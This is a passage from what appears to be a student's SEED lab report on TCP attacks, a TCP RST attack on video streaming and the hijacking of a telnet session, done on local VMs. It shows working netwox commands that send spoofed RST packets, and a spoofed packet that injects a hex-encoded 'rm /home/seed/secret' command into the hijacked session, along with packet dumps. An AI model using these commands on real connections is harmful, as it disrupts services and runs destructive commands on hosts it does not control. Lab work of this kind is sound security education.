proto      : ByteEnumField                        = 6                (0)
chksum     : XShortField                          = None             (None)
src        : SourceIPField                        = '10.0.2.8'       (None)
dst        : DestIPField                          = '10.0.2.7'       (None)
options    : PacketListField                      = []               ([])
--
sport      : ShortEnumField                       = 23               (20)
dport      : ShortEnumField                       = 35668            (80)
seq        : IntField                             = 1827165949       (0)
ack        : IntField                             = 729068487        (0)
dataofs    : BitField (4 bits)                    = None             (None)
reserved   : BitField (3 bits)                    = 0                (0)
flags      : FlagsField (9 bits)                  = <Flag 4 (R)>     (<Flag 2 (S)>)
window     : ShortField                           = 8192             (8192)
chksum     : XShortField                          = None             (None)
```


Once the program is executed, the connection is closed as shown below.



```
[04/21/20]seed@VM:~$ Connection closed by foreig
n host.
[04/21/20]seed@VM:~$
```

Task 3: TCP RST Attacks on Video Streaming Applications

I used only one mahcine for this task. As seen below, I started a youtube video and then executed netwox command to send reset packets. Because of this, the video was stuck.




```
[04/21/20]seed@VM:~$ sudo netwox 78 --filter "sr
c host 10.0.2.15"
```

SEEDUbuntu
acle VM VirtualBox
File Machine View Input Devices Help
Look 20 feet far
SNOOZE FOR 5 MINS
GO TO DESK YOGI
Settings
Terminal
6:06 PM
TOP 5 BEST POKER TRAPS OF THE DECADE! - YouTube - Mozilla Firefox
Edit View History Bookmarks Tools Help
https://www.youtube.com/watch?v=1
ost Visited
SEED Labs
Sites for Labs
YouTube
SIGN IN
FURYTV
POT TOTAL 60,000
FRANKLAND 20K TO CALL
)P 5 BEST POKER TRAPS OF THE DECADE!
60,547 views • Jan 15, 2020
8.8K
998
SHARE
SAVE
FuryTV
Right Ctrl

Please ignore the pop up by DeskYogi. The application froze due to multiple Vms and I couldn’t close it.


3.4 Task 4: TCP Session Hijacking

I used 3 Vms for this task like in task 2. Client VM (10.0.2.7), server VM(10.0.2.8) and attacker VM (10.0.2.15). My objective in this task is to remove a file called **secret** which is created by the client on the server. As seen below, initially a telnet connection is made from client to server and a file called secret is created in home directory.



```
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Apr 21 19:20:55 EDT 2020
 from 10.0.2.7 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux
 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.c
om
 * Management:     https://landscape.can
onical.com
 * Support:        https://ubuntu.com/ad
vantage

1 package can be updated.
0 updates are security updates.

[04/21/20]seed@VM:~$ cat > secret
"This is a secret file created by client
"
^C
[04/21/20]seed@VM:~$
```

The attacker machine runs wireshark and listens to the packets between client and server. As seen in the wireshark image in the next page, it gets the details about last sent packet from client to server.




```
No.   Time                              Source              Destination
    7 2020-04-21 19:28:02.8568144…  10.0.2.8            10.0.2.7
    8 2020-04-21 19:28:02.8569517…  10.0.2.7            10.0.2.8
    9 2020-04-21 19:30:05.4076741…  10.0.2.15           10.0.2.3
   10 2020-04-21 19:30:05.4805245…  10.0.2.3            255.255.255.255
   11 2020-04-21 19:30:10.5525813…  PcsCompu_bd:e2:3f   PcsCompu_96:dd:26
   12 2020-04-21 19:30:10.5527979…  PcsCompu_96:dd:26   PcsCompu_bd:e2:3f
   13 2020-04-21 19:31:15.6812545…  10.0.2.8            10.0.2.3
   14 2020-04-21 19:31:15.7394584…  10.0.2.3            255.255.255.255
   15 2020-04-21 19:31:20.7042528…  PcsCompu_60:a4:3c   PcsCompu_96:dd:26
   16 2020-04-21 19:31:20.7042616…  PcsCompu_96:dd:26   PcsCompu_60:a4:3c
```

```
▼ Transmission Control Protocol, Src Port: 41618, Dst Port: 23, Seq: 3890641
    Source Port: 41618
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3890641961
    Acknowledgment number: 1960841882
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 262
    [Calculated window size: 262]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x39a1 [unverified]
    [Checksum Status: Unverified]
```

Transmission Contro…col (tcp), 32 bytes Packets: 16 · Displayed: 16 (100.0%) Profile: De


Right Ctrl

Now, the attacker makes use of the last packet’s sequence number and acknowledgment number to send spoofed packet to hijack TCP session. The hex code of the command to delete the file is generated as seen below.




```
[04/21/20]seed@VM:~$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\r rm /home/seed/secret \r".encode("hex")
'0d20726d202f686f6d652f736565642f736563726574200d'
```

Now, attacker uses netwox to send the packet that contains the data i.e., the command to delete the file as seen below.




```
[04/21/20]seed@VM:~$ sudo netwox 40 -l 10.0.2.7 -m 10.0.2.8 -o 41618 -p 23 -q 3890641961 -r 196084
1882 --tcp-ack -H 0d20726d202f686f6d652f736565642f736563726574200d
IP______________________________________________________________.
|version|  ihl  |      tos       |            totlen            |
|___4___|___5___|____0x00=0______|___________0x0040=64__________|
|              id                |r|D|M|       offsetfrag       |
|_________0x8D6F=36207___________|0|0|0|________0x0000=0________|
|      ttl      |    protocol    |           checksum           |
|____0x00=0_____|____0x06=6______|____________0x153B____________|
|                            source                             |
|___________________________10.0.2.7____________________________|
|                          destination                          |
|___________________________10.0.2.8____________________________|
TCP_____________________________________________________________.
|          source port           |       destination port       |
|_________0xA292=41618___________|___________0x0017=23__________|
|                            seqnum                             |
|_____________________0xE7E67C29=3890641961_____________________|
|                            acknum                             |
|_____________________0x74E0129A=1960841882_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|___________0x0000=0____________|
|            checksum            |            urgptr             |
```




```
|            checksum            |            urgptr             |
|_________0x3E87=16007___________|___________0x0000=0____________|
0d 20 72 6d  20 2f 68 6f  6d 65 2f 73  65 65 64 2f   # . rm /home/seed/
73 65 63 72  65 74 20 0d                             # secret .
[04/21/20]seed@VM:~$
```

Once the above command is executed, the file secret is deleted from the server as it can’t be seen below.




```
[04/21/20]seed@VM:~$ ls
android        Downloads          nohup.out
a.txt          examples.desktop   Pictures
bin            get-pip.py         Public
css            greet.c            some.txt
curlop.html    lib                source
Customization  ls.c               Templates
Desktop        Music              trace.txt
Documents      myen               Videos
```

This attack is checked to be successful on wireshark as well as seen below:



```
No.   Time                             Source              Destination
   Number 2020-04-21 19:32:09.9719620… PcsCompu_bd:e2:3f   Broadcast
   20 2020-04-21 19:32:09.9723562…   PcsCompu_72:c0:09   PcsCompu_bd:
   21 2020-04-21 19:32:10.0258794…   10.0.2.7            10.0.2.8
   22 2020-04-21 19:32:10.0301841…   10.0.2.8            10.0.2.7
   23 2020-04-21 19:32:10.2444395…   10.0.2.8            10.0.2.7
   24 2020-04-21 19:32:10.4544163…   10.0.2.8            10.0.2.7
   25 2020-04-21 19:32:10.8827046…   10.0.2.8            10.0.2.7
   26 2020-04-21 19:32:11.7140191…   10.0.2.8            10.0.2.7
   27 2020-04-21 19:32:13.3767571…   10.0.2.8            10.0.2.7
   28 2020-04-21 19:32:15.2343045…   PcsCompu_60:a4:3c   PcsCompu_72:
   29 2020-04-21 19:32:15.2345059    PcsCompu_72:c0:09   PcsCompu_60:

    Window size value: 0
    [Calculated window size: 0]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x3e87 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▼ [SEQ/ACK analysis]
      [Bytes in flight: 24]
      [Bytes sent since last PSH flag: 24]
    ▼ [TCP Analysis Flags]
      ▶ [Expert Info (Warning/Sequence): TCP Zero Window segment]
▼ Telnet
    Data: \r rm /home/seed/secret \r
```

